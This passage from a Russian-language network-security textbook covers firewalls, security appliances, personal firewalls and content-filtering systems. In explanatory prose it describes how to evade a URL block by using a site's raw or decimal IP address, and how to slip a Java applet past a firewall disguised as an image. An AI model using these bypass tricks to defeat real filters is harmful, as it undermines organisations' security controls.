

Рисунок 1.5 «Аутентификация»

#### ✓ Регистрация событий

Являясь критическим элементом системы защиты корпоративной сети, межсетевой экран имеет возможность регистрации всех действий, им фиксируемых. К таким действиям относятся не только пропуск или блокирование сетевых пакетов, но и изменение правил разграничения доступа администратором безопасности и другие действия. Такая регистрация позволяет обращаться к создаваемым журналам по мере необходимости - в случае возникновения инцидента безопасности или сбора доказательств для предоставления их в судебные инстанции или для внутреннего расследования.

#### ✓ Реализация


Существует два варианта реализации межсетевых экранов - программный и программно-аппаратный. Второй вариант также может быть реализован двояко - в виде специализированного устройства и в виде модуля в маршрутизаторе или коммутаторе. Интерес к программно-аппаратным решениям за последние два года во всем мире возрос. Такие решения постепенно вытесняют "чисто" программные системы и начинают играть первую скрипку на данном рынке.

Первое решение - наиболее часто используемое в настоящее время и на первый взгляд более привлекательное. Это связано с тем, что, по мнению многих, для его применения достаточно только приобрести программное обеспечение межсетевого экрана и установить на любой компьютер, имеющийся в организации. Однако на практике далеко не всегда в организации находится свободный компьютер, да еще и удовлетворяющий достаточно

высоким требованиям по системным ресурсам. Поэтому одновременно с приобретением программного обеспечения приобретается и компьютер для его установки. Потом следует процесс установки на компьютер операционной системы и ее настройка, что также требует времени и оплаты работы установщиков. И только после этого устанавливается и настраивается программное обеспечение системы обнаружения атак. Как видно, использование обычной персоналки далеко не так просто, как кажется на первый взгляд. Именно поэтому в последние годы стали получать распространения специализированные программно-аппаратные решения, называемые security appliance. Они поставляются, как специальные программно-аппаратные комплексы, использующие специализированные или обычные операционные системы (как правило, на базе FreeBSD или Linux), "урезанные" для выполнения только заданных функций. К достоинству таких решений можно отнести:

1. Простота внедрения в технологию обработки информации. Поскольку такие устройства поставляются уже с предустановленной и настроенной операционной системой и защитными механизмами, необходимо только подключить его к сети, что выполняется в течение нескольких минут. И хотя некоторая настройка все же требуется, время, затрачиваемое на нее, существенно меньше, чем в случае установки и настройки межсетевого экрана "с нуля".

2. Простота управления. Данные устройства могут управляться с любой рабочей станции Windows 9x, NT, 2000 или Unix. Взаимодействие консоли управления с устройством осуществляется либо по стандартным протоколам, например, Telnet или SNMP, либо при помощи специализированных или защищенных протоколов, например, Ssh или SSL.

3. Производительность. За счет того, что из операционной системы исключаются все "ненужные" сервисы и подсистемы, устройство работает более эффективно с точки зрения производительности и надежности.

4. Отказоустойчивость и высокая доступность. Реализация межсетевого экрана в специальном устройстве позволяет реализовать механизмы обеспечения не только программной, но и аппаратной отказоустойчивости и высокой доступности. Такие устройства относительно легко объединяются в кластеры.

5. Сосредоточение на защите. Решение только задач обеспечения сетевой безопасности не приводит к трате ресурсов на выполнение других функций, например, маршрутизации и т.п. Обычно, попытка создать универсальное устройство, решающее сразу много задач, ни к чему хорошему не приводит.

В отчете, опубликованном независимой консалтинговой компанией Gartner Group в июне 1997 года, было написано, что к 2002 году 80% компаний с доходами от 20 до 200 миллионов долларов выберут именно аппаратные решения, а не программные. Основная причина такого выбора - обеспечение такого же высокого уровня защиты, как и в программных решениях, но

за меньшие деньги. И вторая причина - простота и легкость интеграции таких решений в корпоративную систему.

На первый взгляд такие аппаратные реализации существенно дороже, но это только на первый взгляд. Стоимость программно-аппаратного решения составляет порядка \$5000-12000. Стоимость решения, основанного на применении только программного обеспечения, выполняющего аналогичные функции, может быть существенно выше. И это несмотря на то, что само ПО стоит меньше. Такой эффект достигается за счет того, что стоимость программного решения включает в себя:

1. Стоимость компьютера.
2. Стоимость лицензионного дистрибутива операционной системы.
3. Стоимость сопутствующего программного обеспечения (например, броузера Internet Explorer или СУБД Oracle).
4. Стоимость затрат на установку и настройку всего комплекса в целом. Обычно эти затраты составляют 20-30% от стоимости составляющих всего комплекса.
5. Стоимость поддержки всех составляющих комплекса (компьютера и его аппаратных составляющих, операционной системы, дополнительного ПО и т.д.).

Для программно-аппаратного комплекса этих "дополнительных" затрат не существует, т.к. они уже включены в стоимость "железа".

	<b>Универсальный компьютер</b>	<b>Специализированный компьютер</b>
<i>Достоинства</i>	1. Неограниченная функциональная расширяемость	1. Высокая производительность 2. Простота внедрения 3. Простота управления 4. Отказоустойчивость
<b>Недостатки</b>	1. Средняя производительность 2. Уязвимости ОС 3. Низкая отказоустойчивость	1. Минимальная функциональная расширяемость

Однако сразу необходимо заметить, что специализированный компьютер - это не то же самое, что маршрутизатор с функциями обнаружения атак (например, маршрутизаторы с Cisco Secure Integrated Software). У производителя маршрутизаторов приоритетной задачей

всегда является улучшение процесса и повышение скорости маршрутизации. И только затем он пытается реализовать функции защиты. Поэтому, делая выбор между маршрутизацией и защитой, они всегда делают его в пользу маршрутизации. Как показывает практика, использование защитных механизмов на маршрутизаторах существенно снижает их производительность. Либо же защитные функции ограничены.

#### ✓ **Недостатки**

Выше уже были перечислены некоторые недостатки, присущие межсетевым экранам, а также способы их обхода. Ниже мы укажем еще некоторые из них.

#### ✓ **Ограничение функциональности сетевых сервисов**

Некоторые корпоративные сети используют топологии, которые трудно "уживаются" с межсетевым экраном (например, широковещательная рассылка трафика), или используют некоторые сервисы (например, NFS) таким образом, что применение МСЭ требует существенной перестройки всей сетевой инфраструктуры. В такой ситуации относительные затраты на приобретение и настройку межсетевого экрана могут быть сравнимы с ущербом, связанным с отсутствием МСЭ.

Решить данную проблему можно только путем правильного проектирования топологии сети на начальном этапе создания корпоративной информационной системы. Это позволит не только снизить последующие материальные затраты на приобретение средств защиты информации, но и эффективно встроить межсетевые экраны в существующую технологию обработки информации. Если сеть уже спроектирована и функционирует, то, возможно, стоит подумать о применении вместо межсетевого экрана какого-либо другого решения, например, системы обнаружения атак.

#### ✓ **Потенциально опасные возможности**

Новые возможности, которые появились недавно, и которые облегчают жизнь пользователям Internet, разрабатывались практически без учета требований безопасности. Например, JavaScript, Java, ActiveX и другие сервисы, ориентированные на работу с данными. Специфика мобильного кода такова, что он может быть использован и как средство для проведения атак, и как объект атаки. В первом варианте опасность заключается в том, что мобильный код загружается на компьютер пользователя и выполняется на нем как обычная программа, получая доступ к системным ресурсам. Второй вариант, как правило, используется для модификации мобильного кода - как предварительный этап перед проведением атак на локальный компьютер пользователя. Атаки на мобильный код, как на средство выполнения каких-либо функций, пока не получили широкого распространения.



Связано это с тем, что мобильный код пока не применяется для выполнения каких-либо серьезных операций, например, проведения финансовых транзакций. Хотя уже известны примеры банковских систем, в том числе и российских, использующих технологию Java для работы с клиентом.

Как средство для проведения атак мобильный код может быть реализован в виде:

- вируса, который вторгается в информационную систему и уничтожает данные на локальных дисках, постоянно модифицируя свой код, затрудняя тем самым свое обнаружение и удаление;
- агента, перехватывающего пароли, номера кредитных карт и т.п.;
- программы, копирующей конфиденциальные файлы, содержащие деловую и финансовую информацию;
- прочее.

Маскироваться такие программы могут под анимационные баннеры, интерактивные игры, звуковые файлы и т.п. Российские пользователи не так часто используют компьютер для совершения финансовых сделок и других действий, которые могли бы нарушить конфиденциальность данных. Поэтому рассмотрим примеры враждебного мобильного кода, который нарушает функционирование узла, на котором он запускается. Это наиболее простая в реализации и, как следствие, часто применяемая угроза, которой может подвергнуться любой пользователь сети Internet. Такая угроза может осуществляться путем:

- создания высокоприоритетных процессов, выполняющих несанкционированные действия;
- генерации большого числа окон;
- "захвата" большого объема памяти и важных системных классов;
- загрузки процессора бесконечным циклом;
- и т.п.

Обычный подход, используемый при обнаружении мобильного кода, заключается в том, чтобы сканировать весь входящий трафик на 80-м или 443-м портах, используемых протоколами NNTP и HTTPS, с целью выявить такие элементы, как соответствующие теги. Но этого недостаточно, чтобы остановить мобильный код, потому что можно получить управляющие элементы ActiveX и апплеты Java и другими способами. Для примера представим, что Java-апплет (обычно имеющий расширение .class) выдает себя за изображение (то есть имеет расширение gif или jpg). Если межсетевой экран считает, что это изображение, то оно пропускается в сеть и загружается в кэш браузера, после чего браузер выходит из строя, так как загруженный файл не является изображением. Однако это неважно - мобильный код уже находится на компьютере. И если позже его можно будет

активизировать, то могут возникнуть серьезные проблемы с защищенностью системы. Другой способ проникновения - использование нестандартного порта для работы Web-сервера.

Одним из вариантов защиты, например для Java-апплетов, можно считать сканирование всего трафика, проходящего в защищаемом сегменте, чтобы выявить наличие конкретных участков кода. Такое выявление осуществляется путем поиска числа идентифицирующего байт-код, которое в шестнадцатеричной форме выглядит как "CA FE BA BE". Однако данный подход производителями средств защиты практически не применяется, так как трафик обычно слишком интенсивен, чтобы фильтровать его поток через каждый порт для выявления конкретных текстовых фрагментов.

### ✓ **Вирусы и атаки**

Практически ни один межсетевой экран не имеет встроенных механизмов защиты от вирусов и, в общем случае, от атак. Как правило, эта возможность реализуется путем присоединения к МСЭ дополнительных модулей или программ третьих разработчиков (например, система антивирусной защиты Trend Micro для МСЭ Check Point Firewall-1 или система обнаружения атак RealSecure для него же). Использование нестандартных архиваторов или форматов передаваемых данных, а также шифрование трафика, сводит всю антивирусную защиту "на нет". Как можно защититься от вирусов или атак, если они проходят через межсетевой экран в зашифрованном виде и расшифровываются только на конечных устройствах клиентов?

В таком случае лучше перестраховаться и запретить прохождение через межсетевой экран данных в неизвестном формате. Для контроля содержимого зашифрованных данных в настоящий момент ничего предложить нельзя. В этом случае остается надеяться, что защита от вирусов и атак осуществляется на конечных устройствах. Например, при помощи системных агентов системы RealSecure.

### ✓ **Снижение производительности**

Очень часто межсетевые экраны являются самым узким местом сети, снижая ее пропускную способность. В тех случаях, когда приходится анализировать не только заголовки (как это делают пакетные фильтры), но и содержание каждого пакета ("проху"), существенно снижается производительность межсетевого экрана. Для сетей с напряженным трафиком использование обычных межсетевых экранов становится нецелесообразным. В таких случаях на первое место надо ставить обнаружение атак и реагирование на них, а

блокировать трафик необходимо только в случае возникновения непосредственной угрозы. Тем более что некоторые средства обнаружения атак (например, BlackICE Gigabit Sentry) могут функционировать и на гигабитных скоростях.

Компромисс между типами межсетевых экранов - более высокая гибкость в пакетных фильтрах против большей степени защищенности и отличной управляемости в шлюзах прикладного уровня или инспекторах состояния. Хотя на первый взгляд кажется, что пакетные фильтры должны быть быстрее, потому что они проще и обрабатывают только заголовки пакетов, не затрагивая их содержимое, это не всегда является истиной. Многие межсетевые экраны, построенные на основе прикладного шлюза, показывают более высокие скоростные характеристики, чем маршрутизаторы, и представляют собой лучший выбор для управления доступом. Это связано с тем, что как уже говорилось, маршрутизаторы являются не специализированными устройствами и функции фильтрации для них не являются приоритетными.

#### ✓ **Персональные межсетевые экраны**

За последние несколько лет в структуре корпоративных сетей произошли серьезные изменения. Если раньше границы таких сетей можно было четко очертить, то сейчас это практически невозможно. Еще недавно такая граница проходила через все маршрутизаторы или иные устройства (например, модемы), через которые осуществлялся выход во внешние сети. В удаленных офисах организации ситуация была схожа. Однако сейчас полноправным пользователем защищаемой межсетевым экраном сети является сотрудник, находящийся за пределами защищаемого периметра. К таким сотрудникам относятся пользователи, работающие на дому или находящиеся в командировке. Требуется ли им защита? Несомненно. Но все традиционные межсетевые экраны построены так, что защищаемые пользователи и ресурсы должны находиться под сенью их защиты, т.е. с внутренней стороны, что является невозможным для мобильных пользователей. Чтобы устранить эту проблему было предложено два подхода - виртуальные частные сети (virtual private network, VPN), которые будут описаны далее, и распределенные межсетевые экраны (distributed firewall). Примером первого решения можно назвать VPN-1 компании Check Point Software. Такая схема, похожая на осьминога, раскинувшего свои щупальца, обладала только одним недостатком - сам удаленный узел был подвержен атакам, хотя доступ в корпоративную сеть был защищен от несанкционированных воздействий. Установленный на удаленное рабочее место троянский конь мог дать возможность проникнуть злоумышленнику через межсетевой экран и по защищенному каналу. Ведь VPN шифрует и обычный, и несанкционированный

трафик, не делая между ними различий. Тогда-то и родилась идея распределенного межсетевого экрана (distributed firewall), который являлся бы мини-экраном, защищающим не всю сеть, а только отдельный компьютер. Примерами такого решения является BlackICE Agent компании Internet Security Systems или RealSecure Server Sensor того же производителя. Это решение понравилось и домашним пользователям, которые наконец-то получили возможность защиты своих компьютеров от рыскающих по сети злоумышленников. Но, т.к. многие функции распределенного МСЭ (например, централизованное управление или рассылка политики безопасности) для домашних пользователей были лишними, то технология распределенного МСЭ была модифицирована и новый подход получил название "персонального межсетевого экрана" (personal firewall), яркими представителями которых являются ZoneAlarm, и BlackICE Defender компаний ZoneLabs и ISS соответственно. Компания Check Point Software оказалась впереди и здесь, предложив решение VPN-1 SecureClient и VPN-1 SecureServer, которые не только защищают от внешних атак компьютеры, на которых они установлены, но и обеспечивают защиту трафика, передаваемого за пределы данного узла (т.е. организуя client\server VPN). Именно такое решение сделало подвластными межсетевым экранам сети с нечетко очерченными границами.

В чем отличие персонального межсетевого экрана от распределенного? Главное отличие одно - наличие функции централизованного управления. Если персональные межсетевые экраны управляются только с того компьютера, на котором они установлены, и идеально подходят для домашнего применения, то распределенные межсетевые экраны могут управляться централизованно, с единой консоли управления, установленной в главном офисе организации. Такие отличия позволили некоторым производителям выпускать свои решения в двух версиях - персональной (для домашних пользователей) и распределенной (для корпоративных пользователей). Так, например, поступила компания Internet Security Systems, которая предлагает персональный межсетевой экран BlackICE Defender и распределенный межсетевой экран BlackICE Agent.

Какими функциями должен обладать эффективный персональный МСЭ? Во-первых, этот экран не должен быть пассивной программой, которая только и делает, что блокирует входящий на компьютер трафик по заданным критериям, к которым обычно относятся адрес и порт источника. Злоумышленники давно научились обходить такие простые защитные механизмы и в сети Internet можно найти большое число программ, которые могут проникнуть через многие традиционные защитные барьеры. Примером такой программы является троянский конь SubSeven 2.2, позволяющий выполнять большое число функций на скомпрометированном компьютере без ведома его владельца. Чтобы защититься, необходим инструмент, который позволит проводить более глубокий анализ каждого сетевого пакета,

направленного на защищаемый узел. Таким инструментом является система обнаружения атак, которая в трафике, пропущенном через межсетевой экран, обнаруживает следы хакерской деятельности. Она не доверяет слепо таким разрешительным признакам, как адрес и порт источника. Как известно протокол IP, на основе которого построен современный Internet, не имеет серьезных механизмов защиты, что позволяет без труда подменить свой настоящий адрес, тем самым, делая невозможным отслеживание злоумышленника. Мало того, хакер может «подставить» кого-нибудь другого, заменив свой адрес на адрес подставного лица. И, наконец, для некоторых атак (например, «отказ в обслуживании») адрес источника вообще не нужен и по статистике в 95% случаев этот адрес хакером изменяется. Можно привести хорошую аналогию. Персональный межсетевой экран - это охранник в здании, который выписывает пропуска всем посетителям. В такой ситуации злоумышленник может без труда пронести в здание оружие или бомбу. Однако если на входе поставить металлодетектор, то ситуация в корне меняется и злоумышленнику уже не так легко пронести в защищаемую зону запрещенные предметы.

К сожалению, приходится отметить, что немногие межсетевые экраны обладают встроенной системой обнаружения атак. Одним из таких решений является системы BlackICE Defender и BlackICE Agent компании Internet Security Systems. Любой из компонентов семейства BlackICE содержит два основных модуля, осуществляющих обнаружение и блокирование несанкционированной деятельности - BlackICE Firewall и BlackICE IDS. BlackICE Firewall отвечает за блокирование сетевого трафика с определенных IP-адресов и TCP/UDP-портов. Предварительное блокирование трафика по определенным критериям позволяет увеличить производительность системы за счет снижения числа "лишних" операций на обработку неразрешенного трафика. Настройка данного компонента может осуществляться как вручную, так и в автоматическом режиме. В последнем случае, реконфигурация происходит после обнаружения несанкционированной деятельности модулем BlackICE IDS. При этом блокирование трафика может осуществляться на любой промежуток времени. BlackICE Firewall работает напрямую с сетевой картой, минуя встроенный в операционную систему стек протоколов, что позволяет устранить опасность от использования многих известных уязвимостей, связанных с некорректной реализацией стека в ОС. BlackICE IDS отвечает за обнаружение атак и других следов несанкционированной деятельности в трафике, поступающем от модуля BlackICE Firewall, и использует запатентованный алгоритм семиуровневого анализа протокола.

Следующим механизмом, которым должен обладать эффективный персональный межсетевой экран, является защита от опасного содержимого, которое можно получить из Internet. К такому содержимому можно отнести апплеты Java и управляющие элементы ActiveX, код ShockWave и сценарии JavaScript, Jscript и VBScript. С помощью этих, с одной

стороны незаменимых и удобных технологий, можно выполнить большое число несанкционированных действий на компьютере. Начиная от внедрения вирусов и установки троянских коней и заканчивая кражей или удалением всей информации. Также персональные межсетевые экраны должны защищать от cookies, которые могут раскрыть конфиденциальную информацию о владельце компьютера.

В некоторые персональные МСЭ (например, в Norton Internet Security компании Symantec) встроены антивирусные системы, которые помимо обнаружения троянцев могут обнаруживать и большое число вирусов, включая макрос-вирусы и Internet-червей. Зачастую производители встраивают в свою продукцию модули VPN (например, PGP Desktop Security или VPN-1 SecureClient), которые отвечают за обеспечение защищенного взаимодействия с центральным офисом.

Т.к. распределенные экраны управляются централизованно, то они должны обладать эффективным механизмом настройки, администрирования и контроля, позволяющим администратору безопасности без дополнительных усилий получить подробную информацию о зафиксированных попытках проникновения на защищаемые узлы. Мало того, в некоторых случаях необходимо инициировать процедуру расследования компьютерного преступления или собрать доказательства для обращения в правоохранительные органы. И здесь будет незаменимым механизм отслеживания злоумышленника (back tracing), реализованный в некоторых межсетевых экранах. Например, уже упоминаемые BlackICE Agent и Defender, позволяют отследить злоумышленника, осуществляющего атаку на защищаемый компьютер, и собрать о хакере следующую информацию:

- IP-, DNS-, WINS-, NetBIOS- и MAC-адреса компьютера, с которого осуществляется атака;
- имя, под которым злоумышленник вошел в сеть.

Немаловажной является возможность удаленного обновления программного обеспечения персонального межсетевого экрана (например, в VPN-1 SecureClient). В противном случае администратору приходилось бы самостоятельно посещать каждого из владельцев компьютера и обновлять его защитное ПО. Представьте, какую бурю возмущений это вызвало бы у владельцев компьютеров, которых отрывали бы от своей работы. Удаленное же и, главное, незаметное для владельца компьютера, обновление (включая и обновление сигнатур атак и вирусов) снимает эту проблему и облегчает нелегкий труд администратора безопасности. Осуществляя удаленное управление, не стоит забывать и о защите трафика, передаваемого между центральной консолью и удаленными агентами. Злоумышленник может перехватить или подменить эти команды, что нарушит защищенность удаленных узлов.

В заключение данного раздела нужно сказать, что правильный выбор персонального или распределенного межсетевого экрана позволит повысить защищенность компьютеров, которые при обычных условиях остаются незащищенными и могут служить точкой проникновения в корпоративную сеть.

### 3.2 Системы контроля содержания

Межсетевые экраны позволяют контролировать доступ сотрудников компании к внешним ресурсам по их IP-адресам. Однако представьте, что на одном сервере находится запрещенная и разрешенная информация. В таком случае межсетевому экрану придется либо разрешить полный доступ к этому сайту, либо полностью его запретить, что не всегда возможно. Другая проблема, которую не могут предотвратить межсетевые экраны - передача конфиденциальной информации за пределы компании. Согласно некоторым исследованиям за последний год до 90% организаций, имеющих доступ в Internet, сталкивались с такими случаями. Причем такая передача может осуществляться, как в сообщениях электронной почты, так и просто обращаясь к какому-либо внешнему Web-серверу (с помощью скрытого сценария или Java-апплета) или передавая ее через почтовый ящик на Web-сервере (например, на [www.hotmail.com](http://www.hotmail.com) или [mail.yahoo.com](http://mail.yahoo.com)). И не забывайте про вирусы, троянские кони, загрузку порнографии и т.д. Если вы скажете, что эти напасти вам не грозят, то давайте обратимся к статистике:

1. Согласно данным ФБР и Института компьютерной безопасности США 97% организаций столкнулись с злоупотреблениями сотрудников в области использования Internet. По данным eMarketer.com 32.6% пользователей, «блуждающих» по Internet, не имеют никакой конкретной цели и «ходят по Сети просто так».

2. Потери, вследствие непроизводительного использования Internet (в США), составляют до 96000 долларов в год (на одного сотрудника). Вы можете и сами рассчитать эти потери. Просто умножьте часовую (среднее ежедневное время, которое проводят сотрудники в Internet в своих личных целях) зарплату сотрудника на количество рабочих дней в году. Вы убедитесь, что цифры получаются немалые.

3. 80% компаний сталкиваются с тем, что их сотрудники передают личные данные, используя корпоративную электронную почту.

4. 28% пользователей осуществляют покупки в Internet в рабочее время.

5. Основной объем порнографика (70%) передается именно в рабочие часы (с 9 утра до 5 вечера).

Все это приводит к снижению прибыли компании и, даже, потере имиджа из-за случайно отправленных не по адресу писем с нецензурной лексикой или содержащих вирусы и троянские кони.

Для защиты от такого рода нападений недостаточно применять обычные антивирусные системы и межсетевые экраны. Нужны другие средства, к которым можно отнести и системы контроля содержимого (content filtering). Как говорится в отчете консалтинговой компании IDC: «Это больше, чем антивирус. Это больше, чем блокировка URL». Эти технологии в той или иной мере используются во многих средствах сетевой безопасности. В частности, в



системе обнаружения атак RealSecure компании Internet Security Systems или в межсетевом экране Check Point Next Generation компании Check Point Software. Но реализованные в этих средствах механизмы отрывочны и не охватывают весь спектр возможных угроз. И это понятно. Они не предназначены для решения этой задачи и контроль содержимого для них дополнительный механизм, расширяющий спектр их применения. Нужны специальные средства, ориентированные на решение только этой задачи, что позволяет полностью сконцентрироваться на ней.

В последнее время системы контроля содержания стали очень активно применяться в корпоративных сетях. И это немудрено. При своей достаточно невысокой стоимости они позволяют обнаружить действия, которые могут привести к несоизмеримо большому ущербу.

#### ✓ **Возможности средств контроля содержимого**

Существует большое число средств контроля содержимого, но все они используют схожие возможности, которые можно разделить на две основных категории:

1. Контроль почтового трафика.
2. Контроль Web-трафика.

В свою очередь в каждой из этих категорий реализуются свои возможности, которые мы бы и хотели перечислить:

1. Обнаружение спама. Данная возможность позволяет путем анализа в сообщениях типовых слов и фраз обнаруживать попытки рассылки спама. Анализ проводится не только в тексте сообщения, но и в заголовке и даже во вложениях, передаваемых в рамках сообщения. Некоторые системы (например, MAILsweeper for SMTP) позволяют создавать списки спамеров и даже блокировать сообщения, получаемые от них.

2. Анализ содержания сообщения. Это наиболее распространенная и типичная возможность, присущая системам контроля содержания, с помощью которой можно, путем поиска ключевых слов и фраз, обнаруживать утечку конфиденциальной информации, оскорбления и другие нарушения политики безопасности.

3. Обнаружение подмены адреса. Т.к. зачастую злоумышленники, в т.ч. и спамеры, пытаются подменить исходный адрес своих сообщениях, то некоторые системы контроля содержимого пытаются обнаруживать такие попытки.

4. Анализ размера сообщений и вложений. Если центральный или удаленные офисы компании подключается к сети Internet по низкопроизводительным каналам, то часто бывает необходимо ограничить объемы передаваемого трафика, что и реализуется с помощью указанной возможности. При этом пересылка сообщений, размер которых

превышает указанные в политике безопасности значения, могут отбрасываться, а могут блокироваться до тех пор, пока напряженность передаваемого трафика спадет.

5. Обнаружение вирусов и троянских коней. Эта возможность также является одной из самых распространенных. При этом обнаружение вирусов и других враждебных элементов (троянцев, Java и т.д.) осуществляется с помощью как собственных антивирусных подсистем, так и с помощью продуктов третьих фирм.

6. Анализ передаваемых файлов. В сообщениях электронной почты могут передаваться различные файлы, начиная от договоров и списков цен и заканчивая порнографическими картинками и музыкальными записями. Для того чтобы разрешать прохождение одних и запрещать прохождение других файлов, используется механизм анализа передаваемых файлов. При этом анализ может происходить как на основе расширения и имени файла, так и на основе самой структуры файла. Такая возможность присутствует во многих системах контроля содержания, но число распознаваемых форматов разнится от производителя к производителю. Например, семейство MIMESweeper поддерживает следующие форматы:

- Архивы ARJ, ZIP, GZIP, TAR, RAR, LZH, CMP, BinHex, CAB, MIME, UUE, TNEF и т.д.
- Документы Word, Excel, PowerPoint, Acrobat, HTML, RTF, CDA, FAX, OLE, TXT и т.д.
- Исполняемые файлы DOS, Windows, байт-код Java.
- Графические изображения JPG, GIF, BMP, TIF, PIC, PNG, PSP, DWG, PCX, FLI, DXF
- Аудио-файлы MIDI, AIF, VOC, AU, WAV, MP3.
- Видео-файлы RM, MPEG, QTM, AVI.
- Шифрованные сообщения S/MIME, PGP.

7. Анализ вложений. Данная возможность позволяет не ограничиваться анализом текста сообщения электронной почты или HTML-страницы, но и анализировать содержание передаваемых файлов. Например, с помощью этой возможности можно обнаружить передачу документов, содержащих строку "СТРОГО КОНФИДЕНЦИАЛЬНО" или распознать в графическом изображении порнографию, как это, например, делает PORNsweeper.

8. Анализ скрытых HTML. Сейчас стало распространенным рассылать сообщения электронной почты не путем обычного текста, а виде HTML-страниц, что делает сообщения красочными и удобочитаемыми. Однако такая красота скрывает и ряд опасностей. Например, с помощью скрытого сценария в HTML-странице можно украсть

пароли или реализовать атаку типа "отказ в обслуживании". Некоторые системы контроля содержимого позволяют обнаруживать такие страницы и, в зависимости от требований политики безопасности, блокировать или разрешать их.

9. Блокировка доступа к определенным URL. Хотя возможность блокирования доступа к сайтам, содержащим материалы, противоречащие политике безопасности, может быть реализована и с помощью межсетевого экрана, но, как было показано в начале главы, в них этот механизм ограничен. Кроме того, очень неудобно указывать в правилах доступа IP-адреса запрещенных сайтов, число которых может насчитывать тысячи.

10. Анализ содержания HTML-страницы. Не всегда есть возможность задания конкретных адресов запрещенных сайтов или страниц. Поэтому некоторые системы контроля содержимого позволяют обнаруживать в страницах, к которым идет обращение, ключевые слова и фразы и, в случае превышения заданного порога вхождений, блокировать доступ к этой странице (в т.ч. и к динамически созданной).

#### ✓ Недостатки

Разумеется, говоря о возможностях систем контроля содержания, нельзя не упомянуть и их недостатках. В первую очередь, это невозможность контроля зашифрованных сообщений. Поэтому во многих компаниях запрещается неконтролируемая передача таких сообщений. Вторая проблема - трудности с заданием адресов запрещенных страниц. Во-первых, необходимо держать такой список в актуальном состоянии, а во-вторых, существует способ нестандартного задания адресов, который позволяет обойти защитный механизм системы контроля содержания. Допустим, что мы хотим ограничить доступ к сайту [www.playboy.com](http://www.playboy.com), что и указываете в настройках системы контроля содержания. Однако пользователь может использовать не доменное имя, что делается в абсолютном большинстве случаев, а IP-адрес (209.247.228.201) этого сервера. В случае отсутствия межсетевого экрана блокировать такой доступ будет сложно. Но на этом проблемы не заканчиваются. Пользователь может использовать десятичное значение этого адреса - 3522684105, что также позволит без проблем обращаться к интересующим его страницам.

### 3.3 Системы контроля целостности

Если, несмотря на использование "классических" систем обнаружения атак и другие предпринятые защитные меры злоумышленник все-таки проник в защищаемую систему, то, как правило, он попытается установить программы типа "троянский конь", изменить системные файлы или отключить систему защиты. В абсолютном большинстве случаев, все

